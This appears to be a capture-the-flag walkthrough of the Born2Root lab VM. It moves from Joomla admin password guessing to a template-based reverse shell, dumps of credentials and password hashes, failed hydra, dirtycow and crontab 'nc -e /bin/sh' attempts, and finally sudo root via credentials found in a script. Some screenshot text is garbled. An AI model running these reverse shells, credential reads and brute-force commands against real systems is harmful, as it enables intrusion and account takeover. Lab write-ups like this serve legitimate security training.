

# Born2Root

Discovering vm ip

```
Currently scanning: 192.168.116.0/24 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

-----
  IP            At MAC Address      Count    Len  MAC Vendor / Hostname
-----
192.168.116.1   00:50:56:c0:00:08    1       60  VMware, Inc.
192.168.116.2   00:50:56:e3:97:cc    1       60  VMware, Inc.
192.168.116.129 00:0c:29:6b:fc:eb    1       60  VMware, Inc.
192.168.116.254 00:50:56:f4:f5:82    1       60  VMware, Inc.

root@kali:/var/www/html# netdiscover -r 192.168.116.0/24
```

Dirb scan

```
---- Entering directory: http://born2root.local/joomla/ ----
==> DIRECTORY: http://born2root.local/joomla/administrator/
==> DIRECTORY: http://born2root.local/joomla/bin/
==> DIRECTORY: http://born2root.local/joomla/cache/
==> DIRECTORY: http://born2root.local/joomla/components/
==> DIRECTORY: http://born2root.local/joomla/images/
==> DIRECTORY: http://born2root.local/joomla/includes/
+ http://born2root.local/joomla/index.php (CODE:200|SIZE:8507)
==> DIRECTORY: http://born2root.local/joomla/language/
==> DIRECTORY: http://born2root.local/joomla/layouts/
==> DIRECTORY: http://born2root.local/joomla/libraries/
==> DIRECTORY: http://born2root.local/joomla/media/
==> DIRECTORY: http://born2root.local/joomla/modules/
==> DIRECTORY: http://born2root.local/joomla/plugins/
==> DIRECTORY: http://born2root.local/joomla/templates/
==> DIRECTORY: http://born2root.local/joomla/tmp/
```

Username guessing based on default creds

# Logging into Joomla! as the default administrator



Admin

October 28, 2016 07:49

Follow

This tutorial assumes you already have your Joomla administration login page open in your browser.

If this is your first time logging in as the root administrator, the default username is admin.



## Joomla! Administration Login

Use a valid username and password to gain access to the Administrator Back-end.

[Return to site Home Page](#)



Username

Password

Language

Login



Password guessing based on posts

Joomla

Hello there !

you may ask yourself for the utility of this blog right ?

Ok , so basically most of the time then I am Lazy to write in the main website I write here for my travels fastly without giving too much informations !

Oh yes the universal question , who am I ?

let's start ... I am Tim I am 32 years old , I come from Brisbane but actually living in USA .


I love to travel and I also love music and football ..

So my passions are travel , football , music .

--- Break ---

Website

Username: admin  
Password: travel



Accessing template

CONFIGURATION

- Global
- Templates
- Language(s)

Confirm what templates are selected

Styles

Templates

Site



Search

Search Tools

Clear

Style	Default	Pages	Template
<input checked="" type="checkbox"/> Beez3 - Default	<input checked="" type="radio"/>	Not assigned	Beez3
<input checked="" type="checkbox"/> protostar - Default	<input checked="" type="radio"/>	Default for all pages	Protostar

Select protostar

Image	Template ^	Version
	<a href="#">Beez3 Details and Files</a> No preview available. You can enable preview in the options.	3.1.0
	<a href="#">Protostar Details and Files</a> No preview available. You can enable preview in the options.	1.0

Press F10 to toggle Full Screen editing.

4/12


```
root@kali:~/born2root# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.129] 36781
bash: cannot set terminal process group (527): Inappropriate ioctl for device
bash: no job control in this shell
www-data@born2root:/var/www/html/joomla/templates/protostar$
```

mysql version

## SITE INFORMATION

 OS Linux b

 PHP 5.6.33-0+deb8u1

 MySQLi 5.5.60-0+deb8u1

in shell

```
select @@version;
dir;
ERROR 1064 (42000) at line 2: Y
MySQL server version for the ri
@@version
5.5.60-0+deb8u1
$
```

Gathering creds

```

www-data@born2root:/var/www/html/joomla$ cat configuration.php
cat configuration.php
<?php
class JConfig {
    public $offline = '0';
    public $offline_message = 'This site is down for maintenance.<br />Please check back again soon.';
    public $display_offline_message = '1';
    public $offline_image = '';
    public $sitename = 'Tim\'s Blog';
    public $editor = 'tinymce';
    public $captcha = '0';
    public $list_limit = '20';
    public $access = '1';
    public $debug = '0';
    public $debug_lang = '0';
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'joomla';
    public $password = 'redhat';
    public $db = 'joomla';
    public $dbprefix = 'v3rlo_';
    public $live_site = '';
    public $secret = 'qognJLTotftngu07';
    public $gzip = '0';
    public $error_reporting = 'default';
    public $helpurl = 'https://help.joomla.org/proxy/index.php?option=com_help&keyref=Help{major}-{minor}:{keyref}';
    public $ftp_host = '';
    public $ftp_port = '';
    public $ftp_user = '';
    public $ftp_pass = '';
    public $ftp_root = '';
    public $ftp_enable = '0';
    public $offset = 'UTC';
    public $mailonline = '1';
    public $mailer = 'mail';
    public $mailfrom = 'hadi_mene@hotmail.com';
    public $fromname = 'Tim\'s Blog';

```

Function of secret

## Re: var \$secret - secret word - can I change it multiple tim

by **mandville** » Wed Apr 20, 2011 10:52 pm

<http://docs.joomla.org/Help15:Screen.config.15>

Secret Word. This is generated when Joomla! is first installed and is not changeable. It is used internally by Joomla! for security purposes.

it is used to salt passwords etc

---

HU2HY- Poor questions = Poor answer

Un requested Help PM's will be reported, added to the foe list and possibly just deleted

{VEL Team Leader}{TM Auditor }{ Showcase & Security forums Moderator}

Checking username



```

www-data@born2root:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109:./var/spool/exim4:/bin/false
messagebus:x:105:110:./var/run/dbus:/bin/false
statd:x:106:65534:./var/lib/nfs:/bin/false
avahi-autoipd:x:107:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
sshd:x:108:65534:./var/run/sshd:/usr/sbin/nologin
mysql:x:109:117:MySQL Server,,,:/nonexistent:/bin/false
tim:x:1000:1000:./home/tim:/bin/bash

```

Testing nc reverse shell command

```

root@kali:~# nc localhost 5555 -e /bin/sh
root@kali:~#

```

editing crontab locally from crontab nc-ed off born2root.local no go

```

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    nc 192.168.116.128 6666 -e /bin/sh

```

Sending file over to born2root.local

```
www-data@born2root:/tmp$ nc -nlvp 5555 > crontab
nc -nlvp 5555 > crontab
listening on [any] 5555 ...
connect to [192.168.116.129] from (UNKNOWN) [192.168.116.128] 53492
```

```
root@kali:~/pentest/born2root# cat crontab | nc 192.168.116.129 5555
```

database login;

```
www-data@born2root:/$ mysql -h localhost -u joomla -p
mysql -h localhost -u joomla -p
Enter password: redhat
```

show databases;

```
show databases' at line 1
Database
information_schema
joomla
```

use joomla;  
show tables;

```
v3rlo_user_profiles
v3rlo_user_usergroup_map
v3rlo_usergroups
v3rlo_users
v3rlo_utf8_conversion
v3rlo_viewlevels
www-data@born2root:/$
```

get dbase cred no go

```
select * from v3rlo_users;
```

id	name	username	email	password	block	sendEmail
registerDate		lastvisitDate	activation	params	lastResetTime	
resetCount		otpKey otep	requireReset			



```
117      Super User      admin      hadi_mene@hotmail.com
$2y$10$FX6CxjTiIwHGnsDmkxRQ20ouVh5NuxV1/6zqwtwX4z0BwadalPBsq      0      1
2018-05-05 13:14:38      2019-03-19 07:55:36      0      0000-00-00
00:00:00      0      0
```

users under sudo group

```
$ groups tim
tim : tim sudo
$
```

hydra->no go

```
root@kali:~/pentest/born2root# hydra -f -l root -P rockyou.txt 192.168.116.129 -vV -t
4 ssh
```

dirtycow->no go

```
$ /etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: mypass
Complete line:
tim:fins.kEr3mXNw:0:0:pwned:/home/tim:/bin/bash

mmap: b775b000
madvise 0

Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'tim' and the password 'mypass'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

$ cat /etc/passwd|grep tim
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
tim:x:1000:1000::/home/tim:/bin/bash
$
```

find / -type f -name tim 2> /dev/null

```
$ find / -type f -user tim 2> /dev/null
/opt/scripts/fileshare.py
/var/mail/ted
```

creds off file

```
import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "lulzlol"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "tim"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

$ █
```

ssh

```
root@kali:~/Downloads# ssh tim@192.168.116.129
tim@192.168.116.129's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 28 14:20:13 2019 from 192.168.0.30
tim@born2root:~$
tim@born2root:~$
```

sudo su

```
tim@born2root:~$ sudo su
[sudo] password for tim:
Sorry, try again.
[sudo] password for tim:
root@born2root:/home/tim# cd /root
root@born2root:~# ls -Flah
total 44K
drwx-----  6 root root 4.0K May  5  2018 ./
drwxr-xr-x 21 root root 4.0K May  4  2018 ../
-rw-----  1 root root  270 Feb 28 15:00 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root 1.3K Feb 28 14:23 flag.txt
-rw-----  1 root root  212 May  5  2018 .mysql_history
-rw-r--r--  1 root root  140 Nov 19  2007 .profile
drwx-----  2 root root 4.0K May  5  2018 .ssh/
drwxr-xr-x  3 root root 4.0K May  4  2018 .vagrant/
drwxr-xr-x  7 root root 4.0K May  4  2018 .vagrant.d/
drwx-----  2 root root 4.0K May  4  2018 .VirtualBox/
root@born2root:~# cat flag.txt
```

Flag

```
root@born2root:~# cat flag.txt
```

```
      .andAHHAbnn.
      .aAHHHAAUUAAHHHAn.
      dHP^~"      "~^THb.
.      .AHF      YHA.      .
|      .AHHb.      .dHHA.      |
|      HHAUAAHAbn      adAHAUAHA      |
I      HF~"      ]HHH      I
HHI      HAPK"~^YUhb      dAHHHHHHHHHH      IHH
HHI      HHHD> .andHH      HHUUP^~YHHHH      IHH
YUI      ]HHP      "~Y      P~"      THH[      IUP
"      `HK      ]HH'      "
      THAn.      .d.aAAn.b.      .dHHP
      ]HHHAAUP"      ~"      "YUAAHHHH[
      `HHP^~"      .annn.      "~^YHH'
      YHb      ~"      "      "~      dHF
      "YAb..abdHHbndbndAP"
      THHAAb.      .adAHHF
      "UHHHHHHHHHHU"
      ]HHUUHHHHHH[
      .adHHb      "HHHHHbn.
      ..andAAHHHHHHb.AHHHHHHHAAbnn..
.ndAAHHHHHHUUHHHHHHHHHHUP^~"~^YUHHHAAbn.
      "~^YUHHHP"      "~^YUHHUP"      "^YUP^"
      ""      "~~"
```

W00t w00t ! If you are reading this text then Congratulations !!

I hope you liked the second episode of 'Born2root' if you liked it please ping me in Twitter @h4d3sw0rm .

If you want to try more boxes like this created by me , try this new sweet lab called 'Wizard-Labs' which is a platform which hosts many boot2root machines to improve your pentesting skillset <https://labs.wizard-security.net> !

Until we meet again :-)

```
root@born2root:~# █
```